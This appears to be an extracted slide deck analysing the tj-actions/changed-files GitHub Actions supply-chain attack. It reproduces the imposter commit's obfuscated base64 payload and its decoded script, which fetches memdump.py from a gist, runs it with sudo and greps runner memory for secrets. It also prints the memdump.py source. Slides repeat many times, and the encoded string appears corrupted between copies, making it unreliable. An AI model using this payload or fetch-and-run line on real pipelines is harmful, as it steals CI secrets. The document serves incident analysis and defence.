
EventsBaseline

Search events

Show findings only

Step	PID	Process	Destination	Port	Status	Timestamp
Run actions/checkout@v4 actions/checkout@v4	2227	git-remote-http	github.com → API Calls 1	443	Allowed	Mar 14 2025 15:07:03
Get changed files tj-actions/changed-files@v35	2258	curl	gist.githubusercontent.com	443	Anomalous	Mar 14 2025 15:07:04

Initial Investigation Steps



The screenshot displays the GitHub Actions runner interface. On the left, a sidebar contains navigation icons and a list of steps. The main panel shows the 'Process Events' for the current step, which is 'Run actions/checkout@v4'. The process being investigated is '/usr/bin/curl (PID: 2258)'. The working directory is '/home/runner/work/github-actions-goat/github-actions-goat'. The command being executed is 'curl -sSf https://gist.githubusercontent.com/nikitastupin/30e525b776c409e03c2d6f328f254965/raw/memdump.py'. A copy icon is visible next to the command text.

step-security

github-actions-goat / tj-a

Summary Network Event

>> Test changed-files

Harden-runner policy: Audit

Runner name: -

Job labels: -

Events Baseline

Search events

Step

Run actions/checkout@v4

actions/checkout@v4

Process Events

/usr/bin/curl (PID: 2258)

/usr/bin/curl (PID: 2258)


Working Directory: /home/runner/work/github-actions-goat/github-actions-goat

```
curl -sSf https://gist.githubusercontent.com/nikitastupin/30e525b776c409e03c2d6f328f254965/raw/memdump.py
```

Discovery of Tag Manipulation



Discovery of Tag Manipulation

 **stevebeattie** / [gist:1847841fb3b1bfbf6d8449ae2fb0e8a2](https://gist.github.com/stevebeattie/1847841fb3b1bfbf6d8449ae2fb0e8a2) Secret

Created 4 months ago · [Report abuse](#)

[Code](#) [Revisions 1](#) [Stars 1](#) [Embed](#) [<script src="https://gist.github.com/stevebeattie/1847841fb3b1bfbf6d8449ae2fb0e8a2">](#) [Download ZIP](#)

git tags on <https://github.com/tj-actions/changed-files> and what they point to, sorted by commit hash

[gistfile1.txt](#) [Raw](#)

```
1 $ git remote -v
2 origin https://github.com/tj-actions/changed-files (fetch)
3 origin https://github.com/tj-actions/changed-files (push)
4 $ git fetch -a -t -p
5 $ git tag -l | while read -r tag ; do git show --format="$tag: %H" --no-patch $tag ; done | sort -k2
6 v1.0.0: 0e58ed8671d6b60d0890c21b07f8835ace038e67
7 v10: 0e58ed8671d6b60d0890c21b07f8835ace038e67
8 v1.0.1: 0e58ed8671d6b60d0890c21b07f8835ace038e67
9 v10.1: 0e58ed8671d6b60d0890c21b07f8835ace038e67
10 v1.0.2: 0e58ed8671d6b60d0890c21b07f8835ace038e67
11 v1.0.3: 0e58ed8671d6b60d0890c21b07f8835ace038e67
12 v1: 0e58ed8671d6b60d0890c21b07f8835ace038e67
13 v1.1.0: 0e58ed8671d6b60d0890c21b07f8835ace038e67
14 v11: 0e58ed8671d6b60d0890c21b07f8835ace038e67
15 v1.1.1: 0e58ed8671d6b60d0890c21b07f8835ace038e67
16 v11.1: 0e58ed8671d6b60d0890c21b07f8835ace038e67
17 v1.1.2: 0e58ed8671d6b60d0890c21b07f8835ace038e67
18 v11.2: 0e58ed8671d6b60d0890c21b07f8835ace038e67
19 v1.1.3: 0e58ed8671d6b60d0890c21b07f8835ace038e67
20 v11.3: 0e58ed8671d6b60d0890c21b07f8835ace038e67
21 v11.4: 0e58ed8671d6b60d0890c21b07f8835ace038e67
22 v11.5: 0e58ed8671d6b60d0890c21b07f8835ace038e67
```

← All tags were redirected to the malicious commit

Discovery of Tag Manipulation

stevebeattie / gist:1847841fb3b1bfbf6d8449ae2fb0e8a2 Secret Subscribe Star 1 Fork 0

Created 4 months ago · Report abuse

<> Code Revisions 1 Stars 1 Embed <script src="https://" Download ZIP

git tags on <https://github.com/tj-actions/changed-files> and what they point to, sorted by commit hash

gistfile1.txt Raw

```
1 $ git remote -v
2 origin https://github.com/tj-actions/changed-files (fetch)
3 origin https://github.com/tj-actions/changed-files (push)
4 $ git fetch -a -t -p
5 $ git tag -l | while
6 v1.0.0: 0e58ed86
7 v10: 0e58ed8671d6b60d0890c21b07f8835ace038e67
8 v1.0.1: 0e58ed8671d6b60d0890c21b07f8835ace038e67
9 v10.1: 0e58ed8671d6b60d0890c21b07f8835ace038e67
10 v1.0.2: 0e58ed8671d6b60d0890c21b07f8835ace038e67
11 v1.0.3: 0e58ed8671d6b60d0890c21b07f8835ace038e67
12 v1: 0e58ed8671d6b60d0890c21b07f8835ace038e67
13 v1.1.0: 0e58ed8671d6b60d0890c21b07f8835ace038e67
14 v11: 0e58ed8671d6b60d0890c21b07f8835ace038e67
15 v1.1.1: 0e58ed8671d6b60d0890c21b07f8835ace038e67
16 v11.1: 0e58ed8671d6b60d0890c21b07f8835ace038e67
17 v1.1.2: 0e58ed8671d6b60d0890c21b07f8835ace038e67
18 v11.2: 0e58ed8671d6b60d0890c21b07f8835ace038e67
19 v1.1.3: 0e58ed8671d6b60d0890c21b07f8835ace038e67
20 v11.3: 0e58ed8671d6b60d0890c21b07f8835ace038e67
21 v11.4: 0e58ed8671d6b60d0890c21b07f8835ace038e67
22 v11.5: 0e58ed8671d6b60d0890c21b07f8835ace038e67
```

03.

Anatomy of the Attack- Technical Analysis

The Malicious Imposter Commit

The screenshot shows a GitHub repository page for 'tj-actions / changed-files'. At the top, there's a navigation bar with tabs for Code, Issues (7), Pull requests (2), Discussions, Actions, Projects, Security (1), and Insights. A search bar is on the right. Below the navigation bar, a yellow warning box states: 'This commit does not belong to any branch on this repository, and may belong to a fork outside of the repository.' The commit itself is titled 'Commit 0e58ed8' and was made by 'renovate[bot]' 12 hours ago. The commit message is 'chore(deps): lock file maintenance (#2460)' and shows a dependency update from 'v45.0.7' to 'v1'. At the bottom, a summary indicates '1 file changed' with '+12 -1 lines changed'.

tj-actions / changed-files

Code Issues 7 Pull requests 2 Discussions Actions Projects Security 1 Insights

⚠ This commit does not belong to any branch on this repository, and may belong to a fork outside of the repository.

Commit 0e58ed8

renovate[bot] committed 12 hours ago

chore(deps): lock file maintenance (#2460)


· v45.0.7 ... v1

Filter files... 1 file changed +12 -1 lines changed

Imposter Commit



Steps to update a release tag to an Imposter Commit



Result: All GitHub Actions workflows using action@v35 now execute malicious code

Details of the malicious Imposter Commit

```
+ async function updateFeatures(token) {  
+   const { stdout, stderr } = await exec.getExecOutput('bash', ['-c', `echo  
+     "aWYoW1sgI1RPU1ZUEULID09ICJsaw5leClnbnUlIFld0yB0aGVuC1AgQjY0X0JMT0I9YGN  
+     lcmw9LXNTZiBodHRweSBBIHNlZG8gc10a0G9uMy8B8IHRyIC1kICdcMCCgfCBncWwIC1hb0U  
+     gJyJbX1JdKyI6XHsidnFsdMU101JbX1JdKApmaQo=" | base64 -d > /tmp/run.sh && bash /tmp/run.sh`], {  
+     ignoreReturnCode: true,  
+     silent: true  
+   });  
+   core.info(stdout);  
+ }
```

Details of the malicious Imposter Commit

```
+ async function updateFeatures(token) {  
+   const { stdout, stderr } = await exec.getExecOutput('bash', ['-c', `echo  
+     "aWYoW1sgI1RPU1ZUEULID09ICJsaw5leClnbnUlIFld0yB0aGVuC1AgQjY0X0JMT0I9YGN  
+     lcmw9LXNTZiBodHRweSBBIHNlZG8gc10a0G9uMy8B8IHRyIC1kICdcMCCgfCBncWwIC1hb0U  
+     gJyJbX1JdKyI6XHsidnFsdMU101JbX1JdKApmaQo=` | base64 -d > /tmp/run.sh && bash /tmp/run.sh`], {  
+       ignoreReturnCode: true,  
+       silent: true  
+     });  
+   core.info(stdout);  
+ }
```

Details of the malicious Imposter Commit

```
+ async function updateFeatures(token) {  
+   const { stdout, stderr } = await exec.getExecOutput('bash', ['-c', `echo  
+     "aWYoW1sgI1RPU1ZUEULID09ICJsaw5leClnbnUlIFld0yB0aGVuC1AgQjY0X0JMT0I9YGN  
+     lcmw9LXNTZiBodHRweSBBIHNLZG8gc10a0G9uMy8B8IHRyIC1kICdcMCCgfCBncWwIC1hb0U  
+     gJyJbX1JdKyI6XHsidnFsdMU101JbX1JdKApmaQo=` | base64 -d > /tmp/run.sh && bash /tmp/run.sh`], {  
+     ignoreReturnCode: true,  
+     silent: true  
+   });  
+   core.info(stdout);  
+ }
```

The base64 decoded version of the code

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
    B64_BLOB=`curl -sSf https://gist.githubusercontent.com/nikitastupin
/30e525b776c409e03c2d6f328f254965/raw/memdump.py | sudo python3 | tr
-d '\0' | grep -aoE '"[^"]+":\{"value":"[^"]*", "isSecret":true\}'
| sort -u | base64 -w 0 | base64 -w 0`
    echo $B64_BLOB
else
    exit 0
fi
```

The base64 decoded version of the code

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
    B64_BLOB=`curl -sSf https://gist.githubusercontent.com/nikitastupin
/30e525b776c409e03c2d6f328f254965/raw/memdump.py | sudo python3 | tr
-d '\0' | grep -aoE '"[^"]+":\{"value":"[^"]*", "isSecret":true\}'
| sort -u | base64 -w 0 | base64 -w 0`
    echo $B64_BLOB
else
    exit 0
fi
```


The Content of memdump.py

```
def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]
    for pid in pids:
        try:
            with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
                if b'Runner.Worker' in cmdline_f.read():
                    return pid
        except (IOError, PermissionError):
            continue
    raise Exception('Can not get pid of Runner.Worker')

if __name__ == "__main__":
    try:
        pid = get_pid()
        print(f"Found Runner.Worker process with PID: {pid}")
        map_path = f"/proc/{pid}/maps"
        mem_path = f"/proc/{pid}/mem"

        try:
            with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
                print(f"Successfully opened memory maps file")
                for line in map_f.readlines(): # for each mapped region
                    m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) \([-r]\)', line)
                    if m and m.group(3) == 'r': # readable region
                        start = int(m.group(1), 16)
                        end = int(m.group(2), 16)
                        # hotfix: OverflowError: Python int too large to convert to C long
                        # 18446744073699065856
                        if start > sys.maxsize:
                            continue
                        mem_f.seek(start) # seek to region start

                        try:
                            chunk = mem_f.read(end - start) # read region contents
                            sys.stdout.buffer.write(chunk)
                        except OSError:
                            continue
```

The Content of memdump.py

```
➡ def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]
    for pid in pids:
        try:
            with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
                if b'Runner.Worker' in cmdline_f.read():
                    return pid
        except (IOError, PermissionError):
            continue
    raise Exception('Can not get pid of Runner.Worker')

if __name__ == "__main__":
    try:
        pid = get_pid()
        print(f"Found Runner.Worker process with PID: {pid}")
        map_path = f"/proc/{pid}/maps"
        mem_path = f"/proc/{pid}/mem"

        try:
            with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
                print(f"Successfully opened memory maps file")
                for line in map_f.readlines(): # for each mapped region
                    m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) \([-r]\)', line)
                    if m and m.group(3) == 'r': # readable region
                        start = int(m.group(1), 16)
                        end = int(m.group(2), 16)
                        # hotfix: OverflowError: Python int too large to convert to C long
                        # 18446744073699065856
                        if start > sys.maxsize:
                            continue
                        mem_f.seek(start) # seek to region start

                        try:
                            chunk = mem_f.read(end - start) # read region contents
                            sys.stdout.buffer.write(chunk)
                        except OSError:
                            continue
```

The Content of memdump.py



```
def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]
    for pid in pids:
        try:
            with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
                if b'Runner.Worker' in cmdline_f.read():
                    return pid
        except (IOError, PermissionError):
            continue
    raise Exception('Can not get pid of Runner.Worker')

if __name__ == "__main__":
    try:
        pid = get_pid()
        print(f"Found Runner.Worker process with PID: {pid}")
        map_path = f"/proc/{pid}/maps"
        mem_path = f"/proc/{pid}/mem"

        try:
            with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
                print(f"Successfully opened memory maps file")
                for line in map_f.readlines(): # for each mapped region
                    m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) \([-r]\)', line)
                    if m and m.group(3) == 'r': # readable region
                        start = int(m.group(1), 16)
                        end = int(m.group(2), 16)
                        # hotfix: OverflowError: Python int too large to convert to C long
                        # 18446744073699065856
                        if start > sys.maxsize:
                            continue
                        mem_f.seek(start) # seek to region start

                        try:
                            chunk = mem_f.read(end - start) # read region contents
                            sys.stdout.buffer.write(chunk)
                        except OSError:
                            continue
```

The Content of memdump.py



```
def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]
    for pid in pids:
        try:
            with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
                if b'Runner.Worker' in cmdline_f.read():
                    return pid
        except (IOError, PermissionError):
            continue
    raise Exception('Can not get pid of Runner.Worker')

if __name__ == "__main__":
    try:
        pid = get_pid()
        print(f"Found Runner.Worker process with PID: {pid}")
        map_path = f"/proc/{pid}/maps"
        mem_path = f"/proc/{pid}/mem"

        try:
            with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
                print(f"Successfully opened memory maps file")
                for line in map_f.readlines(): # for each mapped region
                    m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) \([-r]\)', line)
                    if m and m.group(3) == 'r': # readable region
                        start = int(m.group(1), 16)
                        end = int(m.group(2), 16)
                        # hotfix: OverflowError: Python int too large to convert to C long
                        # 18446744073699065856
                        if start > sys.maxsize:
                            continue
                        mem_f.seek(start) # seek to region start

                        try:
                            chunk = mem_f.read(end - start) # read region contents
                            sys.stdout.buffer.write(chunk)
                        except OSError:
                            continue
```

The Content of memdump.py

```
def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]
    for pid in pids:
        try:
            with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
                if b'Runner.Worker' in cmdline_f.read():
                    return pid
        except (IOError, PermissionError):
            continue
    raise Exception('Can not get pid of Runner.Worker')

if __name__ == "__main__":
    try:
        pid = get_pid()
        print(f"Found Runner.Worker process with PID: {pid}")
        map_path = f"/proc/{pid}/maps"
        mem_path = f"/proc/{pid}/mem"

        try:
            with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
                print(f"Successfully opened memory maps file")
                for line in map_f.readlines(): # for each mapped region
                    m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) \([-r]\)', line)
                    if m and m.group(3) == 'r': # readable region
                        start = int(m.group(1), 16)
                        end = int(m.group(2), 16)
                        # hotfix: OverflowError: Python int too large to convert to C long
                        # 18446744073699065856
                        if start > sys.maxsize:
                            continue
                        mem_f.seek(start) # seek to region start

                        try:
                            chunk = mem_f.read(end - start) # read region contents
                            sys.stdout.buffer.write(chunk)
                        except OSError:
                            continue
```

The Content of memdump.py

```
def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]
    for pid in pids:
        try:
            with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
                if b'Runner.Worker' in cmdline_f.read():
                    return pid
        except (IOError, PermissionError):
            continue
    raise Exception('Can not get pid of Runner.Worker')

if __name__ == "__main__":
    try:
        pid = get_pid()
        print(f"Found Runner.Worker process with PID: {pid}")
        map_path = f"/proc/{pid}/maps"
        mem_path = f"/proc/{pid}/mem"

        try:
            with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
                print(f"Successfully opened memory maps file")
                for line in map_f.readlines(): # for each mapped region
                    m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) \([-r]\)', line)
                    if m and m.group(3) == 'r': # readable region
                        start = int(m.group(1), 16)
                        end = int(m.group(2), 16)
                        # hotfix: OverflowError: Python int too large to convert to C long
                        # 18446744073699065856
                        if start > sys.maxsize:
                            continue
                        mem_f.seek(start) # seek to region start

                        try:
                            chunk = mem_f.read(end - start) # read region contents
                            sys.stdout.buffer.write(chunk)
                        except OSError:
                            continue
```



The base64 decoded version of the code

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
    B64_BLOB=`curl -sSf https://gist.githubusercontent.com/nikitastupin
/30e525b776c409e03c2d6f328f254965/raw/memdump.py | sudo python3 | tr
-d '\0' | grep -aoE '"[^"]+":\{"value":"[^"]*", "isSecret":true\}'
| sort -u | base64 -w 0 | base64 -w 0`
    echo $B64_BLOB
else
    exit 0
fi
```


The base64 decoded version of the code

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
    B64_BLOB=`curl -sSf https://gist.githubusercontent.com/nikitastupin
/30e525b776c409e03c2d6f328f254965/raw/memdump.py | sudo python3 | tr
-d '\0' | grep -aoE '"[^"]+":\{"value":"[^"]*", "isSecret":true\}'
| sort -u | base64 -w 0 | base64 -w 0`
    echo $B64_BLOB
else
    exit 0
fi
```

The base64 decoded version of the code

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
    B64_BLOB=`curl -sSf https://gist.githubusercontent.com/nikitastupin
/30e525b776c409e03c2d6f328f254965/raw/memdump.py| sudo python3 | tr
-d '\0' | grep -aoE '"[^"]+":\{"value":"[^"]*", "isSecret":true\}'
| sort -u | base64 -w 0 | base64 -w 0`
    echo $B64_BLOB
else
    exit 0
fi
```

